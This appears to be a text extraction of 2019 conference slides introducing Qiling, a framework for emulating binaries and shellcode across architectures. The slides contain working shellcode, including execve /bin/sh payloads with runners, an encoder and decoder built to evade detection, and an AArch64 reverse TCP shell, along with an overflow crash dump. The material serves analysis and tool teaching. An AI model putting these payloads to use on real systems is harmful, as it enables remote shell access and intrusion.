

Qiling{JiuWei}

Cross Platform Multi Arch Binary{Shellcode} Emulation Framework

zeronights.ru

Nov 2019



KaiJern LAU, kj -at- qiling.io

NGUYEN Anh Quynh, aquynh -at- gmail.com

huitao, CHEN null -at- qiling.io

TianZe DING, dliv3 -at- gmail.com

BoWen SUN, w1tcher.bupt -at- gmail.com

Tong YU, spikeinhouse -at- gmail.com

About xwings



JD.COM

Working hour is 007 and not 996. Hoping making the world a better place

- > Lab Director / Founder
- > Blockchain Research
- > IoT Research



HACKERSBADGE.COM

hackersbadge.com

Electronic fan boy, making toys from hacker to hacker

- > Reversing Binary
- > Reversing IoT Devices
- > Part Time CtF player



Qiling Framework

Cross platform and multi architecture advanced binary emulation framework

- > <https://qiling.io>
- > Lead Developer
- > Founder



- > 2005, HITB CTF, Malaysia, First Place /w 20+ Intl. Team
- > 2010, Hack In The Box, Malaysia, Speaker
- > 2012, Codegate, Korean, Speaker
- > 2015, VXRL, Hong Kong, Speaker
- > 2015, HITCON Pre Qual, Taiwan, Top 10 /w 4K+ Intl. Team
- > 2016, Codegate PreQual, Korean, Top 5 /w 3K+ Intl. Team
- > 2016, Qcon, Beijing, Speaker
- > 2016, Kcon, Beijing, Speaker
- > 2017, Kcon, Beijing, Trainer

- > 2018, KCON, Beijing, Trainer
- > 2018, Brucon, Brussel, Speaker
- > 2018, H2HC, San Paolo, Brazil, Speaker
- > 2018, HITB, Beijing/Dubai, Speaker
- > 2018, beVX, Hong Kong, Speaker
- > 2019, VxCON, Hong Kong, Speaker
- > 2019, Defcon 27, Las Vegas, Speaker
- > 2019, HITCON, Taiwan, Speaker
- > 2019, Zeronight, Taiwan, Speaker

- > MacOS SMC, Buffer Overflow, suid
- > GDB, PE File Parser Buffer Overflow
- > Metasploit Module, Snort Back Orifice
- > Linux ASLR bypass, Return to EDX

About NGUYEN Anh Quynh



- > Nanyang Technological University, Singapore
- > PhD in Computer Science
- > Operating System, Virtual Machine, Binary analysis, etc
- > Usenix, ACM, IEEE, LNCS, etc
- > Blackhat USA/EU/Asia, DEFCON, Recon, HackInTheBox, Syscan, etc
- > Capstone disassembler: <http://capstone-engine.org>
- > Unicorn emulator: <http://unicorn-engine.org>
- > Keystone assembler: <http://keystone-engine.org>

About Dliv3/w1tcher/Null/Sp1ke



Rest of the team members are from JD.COM theshepherdlab and Dubhe CTF team

How It Get Started

Everything From Executing Shellcode

Memory
Corruption

Exploitation

Payload

Full
Control

- Smash Input
- Program Crash
- Craft Payload
- Control Execution Flow
- **Payload** Execution
- Full Control

```
char shellcode[] =  
"\x7f\xff\xfa\x79\x40\x82\xff\xfd\x7f\xc8\x02\xa6\x3b\xde\x01"  
"\xff\x3b\xde\xfe\x1d\x7f\xc9\x03\xa6\x4e\x80\x04\x20\x4c\xc6"  
"\x33\x42\x44\xff\xff\x02\x3b\xde\xff\xf8\x3b\xa0\x07\xff\x7c"  
"\xa5\x2a\x78\x38\x9d\xf8\x02\x38\x7d\xf8\x03\x38\x5d\xf8\xf4"  
"\x7f\xc9\x03\xa6\x4e\x80\x04\x21\x7c\x7c\x1b\x78\x38\xbd\xf8"  
"\x11\x3f\x60\xff\x02\x63\x7b\x11\x5c\x97\xe1\xff\xfc\x97\x61"  
"\xff\xfc\x7c\x24\x0b\x78\x38\x5d\xf8\xf3\x7f\xc9\x03\xa6\x4e"  
"\x80\x04\x21\x7c\x84\x22\x78\x7f\x83\xe3\x78\x38\x5d\xf8\xf1"  
"\x7f\xc9\x03\xa6\x4e\x80\x04\x21\x7c\xa5\x2a\x78\x7c\x84\x22"  
"\x78\x7f\x83\xe3\x78\x38\x5d\xf8\xee\x7f\xc9\x03\xa6\x4e\x80"  
"\x04\x21\x7c\x7a\x1b\x78\x3b\x3d\xf8\x03\x7f\x23\xcb\x78\x38"  
"\x5d\xf9\x17\x7f\xc9\x03\xa6\x4e\x80\x04\x21\x7f\x25\xcb\x78"  
"\x7c\x84\x22\x78\x7f\x43\x03\x78\x38\x5d\xfa\x93\x7f\xc9\x03"  
"\xa6\x4e\x80\x04\x21\x37\x39\xff\xff\x40\x80\xff\x4d\x7c\xa5"  
"\x2a\x79\x40\x82\xff\xfd\x7f\x08\x02\xa6\x3b\x18\x01\xff\x38"  
"\x78\xfe\x29\x98\xb8\xfe\x31\x94\xa1\xff\xfc\x94\x61\xff\xfc"  
"\x7c\x24\x0b\x78\x38\x5d\xf8\x08\x7f\xc9\x03\xa6\x4e\x80\x04"  
"\x21\x2f\x62\x69\x6e\x2f\x63\x73\x68";
```

```
int main(void)  
{  
    int jump[2]={{(int)shellcode,0};  
    (*(void (*)(void))jump)();  
}
```

```
-----registers-----  
EAX: 0x0  
EBX: 0x0  
ECX: 0xbffff640 ('A' <repeats 11 times>, "BBBB")  
EDX: 0xbffff011 ('A' <repeats 11 times>, "BBBB")  
ESI: 0xb7fb4000 --> 0x1aadb0  
EDI: 0xb7fb4000 --> 0x1aadb0  
EBP: 0x41414141 ('AAAA')  
ESP: 0xbffff020 --> 0x0  
EIP: 0x42424242 ('BBBB')  
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)  
-----code-----  
Invalid $PC address: 0x42424242  
-----stack-----  
0000| 0xbffff020 --> 0x0  
0004| 0xbffff024 --> 0xbffff0b4 --> 0xbffff23a ("/root/bof/nx")  
0008| 0xbffff028 --> 0xbffff0c0 --> 0xbffff650 ("XDG_VTNR=2")  
0012| 0xbffff02c --> 0x0  
0016| 0xbffff030 --> 0x0  
0020| 0xbffff034 --> 0x0  
0024| 0xbffff038 --> 0xb7fb4000 --> 0x1aadb0  
0028| 0xbffff03c --> 0xb7fffc04 --> 0x0  
-----  
Legend: code, data, rodata, value  
Stopped reason: SIGSEGV  
0x42424242 in ?? ()  
jdb-peda5
```

Traditional Shellcode vs Modern Payload

```
*****
*   Linux/x86 execve /bin/sh shellcode 23 bytes   *
*****
*   Author: Hamza Megahed   *
*****
*   Twitter: @Hamza_Mega   *
*****
*   blog: hamza-mega[dot]blogspot[dot]com   *
*****
*   E-mail: hamza[dot]megahed[at]gmail[dot]com   *
*****

xor    %eax,%eax
push   %eax
push   $0x68732f2f
push   $0x6e69622f
mov    %esp,%ebx
push   %eax
push   %ebx
mov    %esp,%ecx
mov    $0xb,%al
int    $0x80

*****
#include <stdio.h>
#include <string.h>

char *shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
               "\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80";

int main(void)
{
    fprintf(stdout,"Length: %d\n",strlen(shellcode));
    (*(void(*)()) shellcode)();
    return 0;
}
```

- More Complex
- Harder to detect
- Designed to bypass detection
- Detection can be
 - Network
 - System/OS level

```
/*
; Insertion-Decoder.asm
; Author: Daniele Votta
; Description: This program decode shellcode with insertion technique (0xAA).
; Tested on: i686 GNU/Linux
; Shellcode Length:50
; JMP | CALL | POP | Techniques

Insertion-Decoder:    file format elf32-i386

Disassembly of section .text:

08048080 <_start>:
8048080:  eb 1d                                jmp     804809f <call_decoder>


08048082 <decoder>:
8048082:  5e                                pop     esi
8048083:  8d 7e 01                          lea     edi,[esi+0x1]
8048086:  31 c0                             xor     eax,eax
8048088:  b0 01                             mov     al,0x1
804808a:  31 db                             xor     ebx,ebx

0804808c <decode>:
804808c:  8a 1c 06                          mov     bl,BYTE PTR [esi+eax*1]
804808f:  80 f3 aa                          xor     bl,0xaa
8048092:  75 10                             jne     80480a4 <EncodedShellcode>
8048094:  8a 5c 06 01                       mov     bl,BYTE PTR [esi+eax*1+0x1]
8048098:  88 1f                             mov     BYTE PTR [edi],bl
804809a:  47                                inc     edi
804809b:  04 02                             add     al,0x2
804809d:  eb ed                             jmp     804808c <decode>

0804809f <call_decoder>:
804809f:  e8 de ff ff ff                    call    8048082 <decoder>

080480a4 <EncodedShellcode>:
80480a4:  31 aa c0 aa 50 aa                xor     DWORD PTR [edx-0x55af5540],ebp
80480aa:  68 aa 2f aa 2f                  push    0x2faa2faa
80480af:  aa                                stos    BYTE PTR es:[edi],al
80480b0:  73 aa                            jae     804805c <_start-0x24>
80480b2:  68 aa 68 aa 2f                  push    0x2faa68aa
80480b7:  aa                                stos    BYTE PTR es:[edi],al
80480b8:  62 aa 69 aa 6e aa              bound   ebp,QWORD PTR [edx-0x55915597]
80480be:  89 aa e3 aa 50 aa              mov     DWORD PTR [edx-0x55af551d],ebp
80480c4:  89 aa e2 aa 53 aa              mov     DWORD PTR [edx-0x55ac551e],ebp
80480ca:  89 aa e1 aa b0 aa              mov     DWORD PTR [edx-0x554f551f],ebp
80480d0:  0b aa cd aa 80 aa              or      ebp,DWORD PTR [edx-0x557f5533]
80480d6:  bb                                .byte 0xbb
80480d7:  bb                                .byte 0xbb
```

What Has Change



Not only OS protection

FireWhat



Log Analysis or SIEM

Content Filtering or Busy Body Second Layer IPS


Antivirus, Anti Malware, Anti APT and Anti PC

#AI #Bigdata #CI #Cloud = signature = rules = broken

What is Required



Debugger or Disassembler






*BSD

Linux

MacOS

Windows




MIPS

ARM

AARCH64

X86


Full Scale Emulator



More Emulate = Higher Chances Being Detected

Possible Solution(s)

usercorn

build passing godoc reference 

Building

Usercorn depends on Go 1.6 or newer, as well as the latest unstable versions of Capstone, Unicorn, and Keystone.

```
make deps (requires cmake) will attempt to install all of the above dependencies into the source tree under deps/.
```

```
make will update Go packages and build usercorn
```

Example Commands

```
usercorn run bins/x86_linux.elf
usercorn run bins/x86_64_linux.elf
usercorn run bins/x86_darwin_macho
usercorn run bins/x86_64_darwin_macho
usercorn run bins/x86_linux.cgc
usercorn run bins/mipsel_linux.elf

usercorn run -trace bins/x86_linux.elf
usercorn run -trace -to trace.uc bins/x86_linux.elf
usercorn trace -pretty trace.uc
usercorn run -repl bins/x86_linux.elf
```

What.

- Usercorn is an analysis and emulator framework, with a base similar to qemu-user.
- It can run arbitrary binaries on a different host kernel, unlike qemu-user.
- While recording full system state at every instruction.
- to a serializable compact format capable of rewind and re-execution.
- It's useful out of the box for debugging and dynamic analysis.
- With an arch-neutral powerful lua-based scripting language and debugger.
- It's also easy to extend and use to build your own tools.

Usercorn could be used to emulate 16-bit DOS, 32-bit and 64-bit ARM/MIPS/x86/SPARC binaries for Linux, Darwin, BSD, DECREE, and even operating systems like Redux.

Right now, x86_64 linux and DECREE are the best supported guests.





Ryan Hileman
@hileman

usercorn

- Very good project !
- Mostly *nix based only
- Limited OS Support
- Go and Lua is not hacker's friendly
- Syscall forwarding

Making A Good “Hackable Shellcode Emulator”



You Need to Be a ASSEMBLER

Each Good for Different ARCH

Each Good for Different Platform

Only Able to Use in Limited Platform

Steep Learning Curve


Too Complicated to Pick One

Too Debugger Oriented

Limited Option have with Assembler and Debugger

Normally only a Helping Script / IDAPython

Limited Function



Too Complicated To Choose From


Each Good for Different ARCH

Each Good for Different Platform

Only Able to Use in Limited Platform

Steep Learning Curve

Qiling{JiuWei}



Lightweight, Automated, High Performance and Scalable Platform

In Action

Linux AARCH 64

```
(00:18:14):xwings@kamino:<~/qiling>
(163)$ cat examples/shellcodes/linarm64_tcp_reverse_shell.hex
\x42\x00\x02\xca\x21\x00\x80\xd2\x40\x00\x80\xd2\xc8\x18\x80\xd2\x01\x00\x00
02\x02\x80\xd2\x68\x19\x80\xd2\x01\x00\x00\xd4\x41\x00\x80\xd2\x42\x00\x02\
\x00\x00\xd4\x21\x04\x00\xf1\x65\xff\xff\x54\xe0\x00\x00\x10\x42\x00\x02\x00
00\x00\xd4\x02\x00\x04\xd2\x7f\x00\x00\x01\x2f\x62\x69\x6e\x2f\x73\x68\x00
(164)$
(00:18:15):xwings@kamino:<~/qiling>
(164)$ python3 qltool.py shellcode --arch arm64 --os linux --hex -f example
.hex
>>> Load HEX from FILE
socket(2, 1, 0) = 0
connect(127.0.0.1, 1234) = -1
dup3
dup3
dup3
execve(b'/bin/sh', [b''])
(00:18:18):xwings@kamino:<~/qiling>
(165)$
```

AARCH64 Reverse TCP Shellcode

Linux x86_32 input as ASM

```
(00:19:53):xwings@kamino:~/qiling>
(169)$ cat examples/shellcodes/lin32_execve.asm
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
xchg ebx,esp
mov al,0xb
int 0x80
(00:19:56):xwings@kamino:~/qiling>
(170)$ python3 qltool.py shellcode --arch x86 --os linux --asm --output debug -f examples/shellcodes/lin32_execve.
asm
>>> Load ASM from FILE
>>> SET_THREAD_AREA selector : 0x83
>>> SET_THREAD_AREA selector : 0x8b
>>> SET_THREAD_AREA selector : 0x90
>>> Tracing basic block at 0x1000000
>>> 0x1000000 31 c0 xor eax, eax
|--->>> REG0= 0x0 REG1= 0x0 REG2= 0x0 REG3= 0x0 REG4= 0x0 REG5= 0x0
>>> 0x1000002 50 push eax
|--->>> REG0= 0x0 REG1= 0x0 REG2= 0x0 REG3= 0x0 REG4= 0x0 REG5= 0x0
>>> 0x1000003 68 2f 2f 73 68 push 0x68732f2f
|--->>> REG0= 0x0 REG1= 0x0 REG2= 0x0 REG3= 0x0 REG4= 0x0 REG5= 0x0
>>> 0x1000008 68 2f 62 69 6e push 0x6e69622f
